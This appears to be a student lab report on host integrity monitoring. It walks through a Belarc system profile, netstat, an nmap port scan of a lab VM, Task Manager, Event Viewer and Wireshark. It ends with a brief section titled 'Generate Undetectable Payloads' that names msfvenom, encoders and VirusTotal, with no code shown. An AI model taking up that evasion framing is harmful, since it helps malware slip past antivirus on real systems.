
- Download completed
- Now Double Click To Open it



- Click on I Agree



- Here scanning start , it scan your whole system , just wait



- Scan completed and it generate a detail report about your system

Belarc Advisor - Computer Profile

File | C:/Program%20Files%20(x86)/Belarc/BelarcAdvisor/System/Tmp/(HP).html

The license associated with the Belarc Advisor product allows for **free personal home use only**. Use on computers in a corporate, educational, military or government installation is prohibited. See the license agreement for details. The information on this page was created locally on your computer by the Belarc Advisor. Your computer profile was not sent to a web server. Click here for more info.

Belarc Advisor

Commercial and Government Products
Belarc SaaS Offering
Service Providers
Your Privacy
About Belarc

Scroll to section:
Software Licenses
Software Versions and Usage
Missing Updates
USB Storage Use
Hosted Virtual Machines
Network Map
Installed Hotfixes
Back to Top

System Security Status
3.83 of 10

Up-to-date
Realtime File Scanning is off

2 missing

Computer Profile Summary

Computer Name: HP (in WORKGROUP)
Profile Date: 20 April 2025 16:05:50
Advisor Version: 13.0
Windows Logon: Aniket

Try BelManage, the Enterprise version of the Belarc Advisor

Operating System
Windows 11 Home - Single Language (x64) Version 24H2 (build 26100.3775)
Processor Language: English (United States)
System Locale: English (United States)
Installed: 24-10-2022 18:19:50
Serving Channel: General Availability
Boot Mode: UEFI with successful Secure Boot

System Model
HP HP Laptop 15s fq5xxx
System Serial Number: SC02320X4C
Chassis Serial Number: SC02320X4C
Enclosure Type: Notebook

Processor
2.30 gigahertz Intel® 9th Gen Core™ i3-1215U
544 kilobyte primary memory cache
4.50 megabyte secondary memory cache
20 megarbyte tertiary memory cache
40-bit floating point
Multi-cores (4 total)
Hyper-threads (8 total)

Main Circuit Board
Board: HP 4400 29.2Z
Serial Number: PWVCH040UGY1XK
Bus Clock: 100 megahertz
UEFI AMI: 1.19 07/03/2023

Installed Batteries
Primary: IP
Made By: Made On: Serial Number: SerialNumber: Health: 81%

Local Storage
510.94 Gigabytes Usable Local Storage Capacity
252.18 Gigabytes Local Storage Free Space

Internal Drives	Size	Type	Serial Number	Drive#	Status*
WDC PC SN530 50BPNPZ-512G-1006	512.11 GB	NVMe	222142471612	0	Healthy

* Mouse over a drive model name for details.

Memory
15.68 Gigabytes Usable Installed Memory
Slot Bottom - Slot 1 (left*) has 8 GB (serial number E97597E9)
Slot Bottom - Slot 2 (right*) has 8 GB (serial number B0249E44)
32 Gigabytes Maximum System Memory Capacity

Copyright 2000-2025, Belarc, Inc. All rights reserved.
Legal notice. U.S. Patents 8473507, 608529, 5665951 and Patents pending.

39°C Sunny

ENG IN 16:06:45 20-04-2025



Host Integrity Monitoring


Host Integrity Monitoring (HIM) is a crucial security practice used to ensure that a computer system (**host**) has not been altered in an **unauthorized or malicious way**. It's often a key component of intrusion detection/prevention systems (HIDS/HIPS).

Port Monitoring Using Netstat

Netstat (short for **Network Statistics**) is a **command-line tool** used to display **network connections, routing tables, interface statistics, and listening ports** on a computer.

How to use it –

- Open terminal and type command **netstat -ano**
- **-a** – All
- **N** – Numeric
- **O** – Owner



Port Monitoring Using Nmap


Nmap is an **open-source tool** used for network discovery and security auditing. It is widely used for **port scanning**, **network mapping**, and **vulnerability scanning**.

Attacker Machine :- Kali linux

Target Machine :- Windows 7

How to do it -:

- Open Kali linux Terminal
- Type command – nmap -p- -PR <target ip >
- -p- Scan All 65535 Port
- -PR – ARP Ping request
- Here , there are some open ports on target



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[—(root@Kali:[~])—]
# nmap -p- -PR 192.168.157.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 20:18 IST
Nmap scan report for 192.168.157.42
Host is up (0.0012s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdd
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:D0:E5:E9 (PCS Systemtechnik/Oracle VirtualBox Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 26.70 seconds
[—(root@Kali:[~])—]
#
```

The terminal window shows the output of the nmap command. It lists several open TCP ports on the target machine (192.168.157.42), including 135/tcp (msrpc), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds), 5357/tcp (wsdd), and several high-numbered ports (49152-49157) which are identified as 'unknown'. The MAC address of the interface used for the scan is listed as 08:00:27:D0:E5:E9.


Process Monitoring

Process Monitoring is the practice of observing the processes running on a computer or server, with the goal of identifying unusual or unauthorized processes, monitoring system resource usage, and ensuring the smooth operation of applications and service


Process Monitoring Using Windows Task Manager

Built-in tool for viewing and managing processes, CPU/memory usage, and performance.

Usage: Press **Ctrl + Shift + Esc** to open Task Manager, where you can see all active processes, their resource usage, and their associated PIDs.



- You can also see startup apps




Event Logs Monitoring Analysis

Event Log Analysis is the process of **collecting, reviewing, and interpreting event logs** generated by operating systems, applications, network devices, and security tools. It helps in identifying patterns, detecting abnormal behavior, and investigating incidents.


Windows Event Viewer (built-in)

How to do it :-


- Click on Start Menu and search Event Viewer and open it



- Here to see all system logs
- Windows Logs, custom logs , and other



- click on any logs to see detailed about logs



Network Traffic Monitoring and Analysis


Network Traffic Monitoring is the process of **observing, analyzing, and managing the flow of data** (packets) across a computer network in real-time or over time.

Network Traffic Monitoring Using Wireshark


Wireshark is a free and open-source network protocol analyzer. It captures and displays data packets traveling through a network in real-time

How to use it :-

- Open Kali linux and go to application section




- Search wireshark and open it



- Now click on Eth0

Note :-: Find your network interface using Ifconfig



- Now you can see all the network monitoring



Generate Undetectable Payloads

Tools –

Msfvenom – for creating custom Payloads .

Msfconsole – For Getting Encoders

Virustotal – website for scan payloads

